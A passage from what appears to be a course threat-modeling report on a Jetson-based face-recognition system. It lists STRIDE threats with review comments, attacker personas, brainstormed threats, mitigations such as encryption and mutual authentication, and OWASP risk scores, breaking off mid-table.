TR-13	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl..)	An attacker may pass data into 2.1 Server (Jetson) in order to change the flow of program execution within 2.1 Server (Jetson) to the attacker's choosing.	[Threat] An attacker sends a malicious data to server in order to change the flow of program execution. [Review] need input sanitization
TR-14	Spoofing	DF3.2 Sensor Data	3.1 Camera Unit may be spoofed by an attacker and this may lead to unauthorized access to 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the source process.	[Review] Camera unit can get information only about Camera control signal, cable is dedicated for that.
TR-15	Spoofing	DF3.2 Sensor Data	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to information disclosure by 3.1 Camera Unit. Consider using a standard authentication mechanism to identify the destination process.	[Review] Camera is just simple unit, so no threat is expected to arise.
TR-16	Tampering	DF3.2 Sensor Data	Data flowing across DF3.2 Sensor Data may be tampered with by an attacker. This may lead to a denial of service attack against 2.1 Server (Jetson) or an elevation of privilege attack against 2.1 Server (Jetson) or an information disclosure by 2.1 Server (Jetson). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Review] Since it is connected with a physical dedicated cable, it is difficult to interrupts and tamper data from the outside.
TR-17	Repudiation	DF3.2 Sensor Data	2.1 Server (Jetson) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Review] Camera Unit cannot claims the receive data from a source outside.
TR-18	Information Disclosure	DF3.2 Sensor Data	Data flowing across DF3.2 Sensor Data may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Review] The camera unit can only do very simple things, and that threat is unlikely to arise.

TR-19	Denial Of Service	DF3.2 Sensor Data	2.1 Server (Jetson) crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Review] Server is simple then there is no way to detect that symptoms.
TR-20	Denial Of Service	DF3.2 Sensor Data	An external agent interrupts data flowing across a trust boundary in either direction.	[Review] Since they are connected by physical cables, it is difficult to interrupt with data.
TR-21	Elevation Of Privilege	DF3.2 Sensor Data	2.1 Server (Jetson) may be able to impersonate the context of 3.1 Camera Unit in order to gain additional privilege.	[Review] Even if the camera unit acquires additional privileges, It just send Sensor Data, so no threat is expected to arise.
TR-22	Elevation Of Privilege	DF3.2 Sensor Data	3.1 Camera Unit may be able to remotely execute code for 2.1 Server (Jetson).	[Review] Camera is just simple unit, so no threat is expected to arise.
TR-23	Elevation Of Privilege	DF3.2 Sensor Data	An attacker may pass data into 2.1 Server (Jetson) in order to change the flow of program execution within 2.1 Server (Jetson) to the attacker's choosing.	[Review] Camera is just simple unit, so no threat is expected to arise.
TR-24	Spoofing	DF3.1 Camera Ctrl	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to unauthorized access to 3.1 Camera Unit. Consider using a standard authentication mechanism to identify the source process.	[Review] Server can control Camera Unit via Device driver, and authorized access is taken care of by the OS.
TR-25	Spoofing	DF3.1 Camera Ctrl	3.1 Camera Unit may be spoofed by an attacker and this may lead to information disclosure by 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the destination process.	[Review] Camera unit can get information only about Camera control signal, cable is dedicated for that.
TR-26	Tampering	DF3.1 Camera Ctrl	Data flowing across DF3.1 Camera Ctrl may be tampered with by an attacker. This may lead to a denial of service attack against 3.1 Camera Unit or an elevation of privilege attack against 3.1 Camera Unit or an information disclosure by 3.1 Camera Unit. Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Review] Since it is connected with a physical dedicated cable, it is difficult to interrupts and tamper data outside.
TR-27	Repudiation	DF3.1 Camera Ctrl	3.1 Camera Unit claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Review] Camera Unit cannot claims the receive data from a source outside.
TR-28	Information Disclosure	DF3.1 Camera Ctrl	Data flowing across DF3.1 Camera Ctrl may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Review] The camera unit can only do very simple things, and that threat is unlikely to arise.
TR-29	Denial Of Service	DF3.1 Camera Ctrl	3.1 Camera Unit crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Threat] It may be physically damaged and you may not be able to get Data from Camera [Review] Protect Camera from physical damage
TR-30	Denial Of Service	DF3.1 Camera Ctrl	An external agent interrupts data flowing across a trust boundary in either direction.	[Review] Since they are connected by physical cables, it is difficult to interrupt with data.
TR-31	Elevation Of Privilege	DF3.1 Camera Ctrl	3.1 Camera Unit may be able to impersonate the context of 2.1 Server (Jetson) in order to gain additional privilege.	[Review] Even if the camera unit acquires additional privileges, It just send Sensor Data, so no threat is expected to arise.
TR-32	Elevation Of Privilege	DF3.1 Camera Ctrl	2.1 Server (Jetson) may be able to remotely execute code for 3.1 Camera Unit.	[Review] Camera is just simple unit, so no threat is expected to arise.
TR-33	Elevation Of Privilege	DF3.1 Camera Ctrl	An attacker may pass data into 3.1 Camera Unit in order to change the flow of program execution within 3.1 Camera Unit to the attacker's choosing.	[Review] Camera is just simple unit, so no threat is expected to arise.
TR-34	Denial Of Service	DF4.1 Store Login Credential / Learning Data ...	Does 2.1 Server (Jetson) or S1. User Credential Data File System take explicit steps to control resource consumption? Resource consumption attacks can be hard to deal with, and there are times that it makes sense to let the OS do the job. Be careful that your resource requests don't deadlock, and that they do timeout.	[Threat] It is possible to add a lot of Images in the storage. [Review] The limitation of number of image is need.
TR-35	Information Disclosure	DF4.1 Store Login Credential / Learning Data ...	Credentials held at the server are often disclosed or tampered with and credentials stored on the client are often stolen. For server side, consider storing a salted hash of the credentials instead of storing the credentials themselves. If this is not possible due to business requirements, be sure to encrypt the credentials before storage, using an SDL-approved mechanism. For client side, if storing credentials is required, encrypt them and protect the data store in which they're stored	[Threat] User credential may be disclosed. [Review] User credential should be encrypted before being stored.

TR-36	Repudiation	DF4.1 Store Login Credential / Learning Data ...	Consider what happens when the audit mechanism comes under attack, including attempts to destroy the logs, or attack log analysis programs. Ensure access to the log is through a reference monitor, which controls read and write separately. Document what filters, if any, readers can rely on, or writers should expect	[Review] This case will not happen in the system.
TR-37	Repudiation	DF4.1 Store Login Credential / Learning Data ...	Does the log capture enough data to understand what happened in the past? Do your logs capture enough data to understand an incident after the fact? Is such capture lightweight enough to be left on all the time? Do you have enough data to deal with repudiation claims? Make sure you log sufficient and appropriate data to handle a repudiation claims. You might want to talk to an audit expert as well as a privacy expert about your choice of data.	[Review] This case will not happen in the system.
TR-38	Repudiation	DF4.1 Store Login Credential / Learning Data ...	Do you accept logs from unknown or weakly authenticated users or systems? Identify and authenticate the source of the logs before accepting them.	[Review] This case will not happen in the system.
TR-39	Repudiation	DF4.1 Store Login Credential / Learning Data ...	If you have trust levels, is anyone other outside of the highest trust level allowed to log? Letting everyone write to your logs can lead to repudiation problems. Only allow trusted code to log.	[Review] This case will not happen in the system.
TR-40	Tampering	DF4.1 Store Login Credential / Learning Data ...	Log readers can come under attack via log files. Consider ways to canonicalize data in all logs. Implement a single reader for the logs, if possible, in order to reduce attack surface area. Be sure to understand and document log file elements which come from untrusted sources.	[Review] This case will not happen in the system.
TR-41	Spoofing	DF4.1 Store Login Credential / Learning Data ...	S1. User Credential Data File System may be spoofed by an attacker and this may lead to data being written to the attacker's target instead of S1. User Credential Data File System. Consider using a standard authentication mechanism to identify the destination data store.	[Threat] User Credential Data can be exposed to attackers. [Review] User Credential Data should be kept securely.
TR-42	Spoofing	DF1.1 User Input (Login Credential & Mode Control Input)	E1. Human User may be spoofed by an attacker and this may lead to unauthorized access to 1.1 Client (PC). Consider using a standard authentication mechanism to identify the external entity.	[Review] Client cannot distinguish Human Users.
TR-43	Elevation Of Privilege	DF1.1 User Input (Login Credential & Mode Control Input)	1.1 Client (PC) may be able to impersonate the context of E1. Human User in order to gain additional privilege.	[Review] Client cannot distinguish Human Users.
TR-44	Spoofing	DF2.5 Result (Video Stream...)	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to unauthorized access to 1.1 Client (PC). Consider using a standard authentication mechanism to identify the source process.	[Threat] Server (Jetson) may be spoofed by an attacker [Review] use mutual authentication
TR-45	Spoofing	DF2.5 Result (Video Stream...)	1.1 Client (PC) may be spoofed by an attacker and this may lead to information disclosure by 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the destination process.	[Threat] Client (PC) may be spoofed by an attacker [Review] use mutual authentication
TR-46	Tampering	DF2.5 Result (Video Stream...)	Data flowing across DF2.5 Result (Video Stream...) may be tampered with by an attacker. This may lead to a denial of service attack against 1.1 Client (PC) or an elevation of privilege attack against 1.1 Client (PC) or an information disclosure by 1.1 Client (PC). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Threat] Video Stream may be tampered with by an attacker. [Review] Video Stream over the connection should be protected.
TR-47	Repudiation	DF2.5 Result (Video Stream...)	1.1 Client (PC) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Review] even though This case will happen, this case does not affect.
TR-48	Information Disclosure	DF2.5 Result (Video Stream...)	Data flowing across DF2.5 Result (Video Stream...) may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Threat] Video Stream may be sniffed with by an attacker. [Review] Video Stream over the connection should be protected.
TR-49	Denial Of Service	DF2.5 Result (Video Stream...)	1.1 Client (PC) crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Threat] Client (PC) crashes, halts, stops or runs slowly. [Review] Server is working properly.
TR-50	Denial Of Service	DF2.5 Result (Video Stream...)	An external agent interrupts data flowing across a trust boundary in either direction.	[Review] This case won't be handled.
TR-51	Elevation Of Privilege	DF2.5 Result (Video Stream...)	1.1 Client (PC) may be able to impersonate the context of 2.1 Server (Jetson) in order to gain additional privilege.	[Review] support only single user
TR-52	Elevation Of Privilege	DF2.5 Result (Video Stream...)	2.1 Server (Jetson) may be able to remotely execute code for 1.1 Client (PC).	[Threat] Server (Jetson) may be able to remotely execute code [Review] need input sanitization

TR-53	Elevation Of Privilege	DF2.5 Result (Video Stream...)	An attacker may pass data into 1.1 Client (PC) in order to change the flow of program execution within 1.1 Client (PC) to the attacker's choosing.	[Threat] An attacker may pass data into 1.1 Client (PC) [Review] need input sanitization
TR-54	Information Disclosure	DF3.1 Camera Ctrl	Credentials on the wire are often subject to sniffing by an attacker. Are the credentials re-usable/re-playable? Are credentials included in a message? For example, sending a zip file with the password in the email. Use strong cryptography for the transmission of credentials. Use the OS libraries if at all possible, and consider cryptographic algorithm agility, rather than hardcoding a choice.	[Review] Since they are connected by physical cables, it is difficult to interrupt with data.
TR-55	Information Disclosure	DF3.2 Sensor Data	Credentials on the wire are often subject to sniffing by an attacker. Are the credentials re-usable/re-playable? Are credentials included in a message? For example, sending a zip file with the password in the email. Use strong cryptography for the transmission of credentials. Use the OS libraries if at all possible, and consider cryptographic algorithm agility, rather than hardcoding a choice.	[Review] Since they are connected by physical cables, it is difficult to interrupt with data.

5.3. PnG

We found 3 PnGs from our project.

PnG 1	Type	Internal Engineer
	Goal	Ruin the administrator's reputation
	Motivation	Revenge to the administrator
	Skill	manipulate the user credential data, find out the administrator's password from the previous one that is used to other system
	Misuse case	(TR-56) Change the image data not to recognize registered users. (TR-57) Disclose administrator's ID/Password to the employees in the company.

PnG 2	Type	Spy
	Goal	Steal all components of the system
	Motivation	Competitors request
	Skill	Physical power and ability to use various equipment
	Misuse case	(TR-58) Steal the client and server => Out of S/W boundary

PnG 3	Type	Hacker
	Goal	Post the achievements of hacking on the internet
	Motivation	Strives for recognition
	Skill	Extensive knowledge of network protocols and hacking program.
	Misuse case	(TR-59) Sniff the communication channel between server and client to get user credential data.

5.4. Brainstorming

Many threats have already been detected by the previous tools, but several threats have emerged.

ID	Threat	Review
TR-60	Compromise the connection of network physically by an attacker	
-	Sniffing in the middle of communication between camera and Jetson	Same as TR-18
-	Sniffing in the middle of communication between client and server	Same as TR-07
-	Leak pictures from the directory to unauthorized users	Same as TR-35

-	Anyone can view video stream from Jetson	Same as TR-48
TR-61	By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client. And attacker can try to steal the information of the encryption channel.	
TR-62	By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	
TR-63	An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information. An attacker can infer the key used for encryption through statistical analysis of the encrypted file.	

5.5. Result of Threat Modeling

We found 28 threats below by using STRIDE, PnG, Brainstorming.


ID	Tool	Category	Interaction	Threat	Review
TR -01	STRID E	Information Disclosure	DF4.2 Load Login Credential / Learning Data ...	If the user credential data is stored as plain text, it can be disclosed.	User credential should be kept securely
TR -02	STRID E	Tampering	DF4.2 Load Login Credential / Learning Data ...	An attacker modify user credential data.	User credential should be kept securely
TR -03	STRID E	Spoofing	DF4.2 Load Login Credential / Learning Data ...	An attacker modify user credential data and then server can use it without checking.	User credential should be kept securely
TR -04	STRID E	Spoofing	DF2.1 Request (Login / Mode Ctrl..)	An attacker spoof the user (Client)	Need to more stronger authentication process
TR -05	STRID E	Tampering	DF2.1 Request (Login / Mode Ctrl..)	An attacker tampers Login or Mode control data to server in order to get information.	Need to encrypt communication channel
TR -06	STRID E	Repudiation	DF2.1 Request (Login / Mode Ctrl..)	Clients can repudiate the actions they have performed.	Need to apply mutual authentication
TR -07	STRID E	Information Disclosure	DF2.1 Request (Login / Mode Ctrl..)	An attack can sniff the data on the connection.	Need to consider encrypting the data flow.
TR -08	STRID E	Information Disclosure	DF2.1 Request (Login / Mode Ctrl..)	Weak authentication may lead to disclose information	Need to more stronger authentication process
TR -10	STRID E	Denial Of Service	DF2.1 Request (Login / Mode Ctrl..)	the information of the communication between client and server is interrupted by attackers.	Need to use TLS
TR -13	STRID E	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl..)	An attacker sends a malicious data to server in order to change the flow of program execution.	Need to apply input sanitization
TR -29	STRID E	Denial Of Service	DF3.1 Camera Ctrl	It may be physically damaged and you may not be able to get Data from Camera	Need to protect camera unit from physical damage
TR -34	STRID E	Denial Of Service	DF4.1 Store Login Credential / Learning Data ...	It is possible to add a lot of Images in the storage.	Need to limit the number of images
TR -35	STRID E	Information Disclosure	DF4.1 Store Login Credential / Learning Data ...	User credential may be disclosed.	Need to encrypt user credential data
TR -41	STRID E	Spoofing	DF4.1 Store Login Credential / Learning Data ...	User Credential Data can be exposed to attackers.	Need to encrypt user credential data

TR -44	STRIDE	Spoofing	DF2.5 Result (Video Stream...)	Server (Jetson) may be spoofed by an attacker	Need to apply mutual authentication
TR -45	STRIDE	Spoofing	DF2.5 Result (Video Stream...)	Client (PC) may be spoofed by an attacker	Need to apply mutual authentication
TR -46	STRIDE	Tampering	DF2.5 Result (Video Stream...)	Video Stream may be tampered with by an attacker.	Need to protect the video stream over the connection
TR -48	STRIDE	Information Disclosure	DF2.5 Result (Video Stream...)	Video Stream may be sniffed with by an attacker.	Need to protect the video stream over the connection
TR -49	STRIDE	Denial Of Service	DF2.5 Result (Video Stream...)	Client (PC) crashes, halts, stops or runs slowly.	Need to remain stable in abnormal cases
TR -52	STRIDE	Elevation Of Privilege	DF2.5 Result (Video Stream...)	Server (Jetson) may be able to remotely execute code	Need input sanitization
TR -53	STRIDE	Elevation Of Privilege	DF2.5 Result (Video Stream...)	An attacker may pass data into 1.1 Client (PC)	Need input sanitization
TR -56	PnG	Tampering	User credential data	Change the image data not to recognize registered users.	Need to protect user credential data
TR -57	PnG	Information Disclosure	Client => Server	Disclose administrator's ID/Password to the employees in the company.	Need to more stronger process for authentication
TR -59	PnG	Information Disclosure	Server <=> Client	Sniff the communication channel between server and client to get user credential data.	Need to protect the data over the connection
TR -60	Brainstorming	N/A	Network	Compromise the connection of network physically by an attacker	Server need to be robust in abnormal case.
TR -61	Brainstorming	Tampering/ Information Disclosure/ Spoofing	Server <=> Client	By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client. And attacker can try to steal the information of the encryption channel.	Need to protect or verify the certificates and keys used by the server and client for TLS communication
TR -62	Brainstorming	Tampering/ Information Disclosure	Face Recognition data	By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	Need to protect face recognition data
TR -63	Brainstorming	N/A	Cryptographically robust	An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information. An attacker can infer the key used for encryption through statistical analysis of the encrypted file.	Need to preventing reverse analysis of encrypted information Need to protect ROOT encrypt key

6. Security Risk Assessment

OWASP Tools is known for well-formed sub-categories to weight to threat level and impact level comparing to the heavens.

And we've learned this tool from our lecture and used to it.



ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood Score	Likelihood Severity	Estimating Factors	Factors	Range	Impact Score	Impact Severity	
TR-01	DF4.2 Load Login Credential / Learning Data …	Information Disclosure [Threat] If the user credential data is stored as plain text, it can be disclosed.	Threat Agent	Skill level	6 - Some technical skills	6.125	HIGH	Technical Impact	Loss of confidentiality	9 - All data disclosed	6.5	HIGH	Critical
				Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	4 - Special access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	8 -				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	7 -				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood Score	Likelihood Severity	Estimating Factors	Factors	Range	Impact Score	Impact Severity	
TR-02	DF4.2 Load Login Credential / Learning Data …	Tampering [Threat] An attacker modify user credential data.	Threat Agent	Skill level	6 - Some technical skills	6.125	HIGH	Technical Impact	Loss of confidentiality	7 -	6.25	HIGH	Critical
				Motive	4 - Possible reward				Loss of integrity	9 - All data totally corrupt			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	5 -			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	7 -				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood Score	Likelihood Severity	Estimating Factors	Factors	Range	Impact Score	Impact Severity	
TR-03	DF4.2 Load Login Credential / Learning Data …	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking.	Threat Agent	Skill level	6 - Some technical skills	5.875	MEDIUM	Technical Impact	Loss of confidentiality	7 -	6.375	HIGH	High
				Motive	4 - Possible reward				Loss of integrity	9 - All data totally corrupt			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	6 -			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	3 - Difficult				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	7 -				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood Score	Likelihood Severity	Estimating Factors	Factors	Range	Impact Score	Impact Severity	
TR-04	DF2.1 Reqest (Login / Mode Ctrl..)	Spoofing [Threat] An attacker spoof the user (Client)	Threat Agent	Skill level	3 - Network and programming skills	6.25	HIGH	Technical Impact	Loss of confidentiality	7 -	5.375	MEDIUM	High
				Motive	6 -				Loss of integrity	5 - Extensive slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	1 - Minimal secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	6 -			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	6 -				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	4 -			
				Intrusion detection	9 - Not logged				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-05	DF2.1 Reqest (Login / Mode Ctrl..)	Tampering	Threat Agen	Skill level	3 - Network and programming skills	6.25	HIGH	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	5	MEDIUM	High
		[Threat] An attacker tampers Login or Mode control data to server in order to get information.		Motive	6 -				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	1 - Minimal secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	6 -			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	6 -				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-06	DF2.1 Reqest (Login / Mode Ctrl..)	Repudiation	Threat Agen	Skill level	3 - Network and programming skills	6	HIGH	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	4.625	MEDIUM	High
		[Threat] Clients can repudiate the actions they have performed.		Motive	4 - Possible reward				Loss of integrity	5 - Extensive slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	0 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	5 -			
				Ease of exploit	6 -				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-07	DF2.1 Reqest (Login / Mode Ctrl..)	Information Disclosure	Threat Agen	Skill level	3 - Network and programming skills	6.5	HIGH	Technical Impact	Loss of confidentiality	6 -	5	MEDIUM	High
		[Threat] An attack can sniff the data on the connection.		Motive	7 -				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	0 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	6 -				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-08	DF2.1 Reqest (Login / Mode Ctrl..)	Information Disclosure	Threat Agen	Skill level	8 -	7.125	HIGH	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	4.125	MEDIUM	High
		[Threat] Weak Authentification may lead to disclose information.		Motive	6 -				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	8 -				Loss of availability	0 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	5 -			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	9 - Public knowledge				Non-compliance	5 - Clear violation			
				Intrusion detection	7 -				Privacy violation	3 - One individual			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
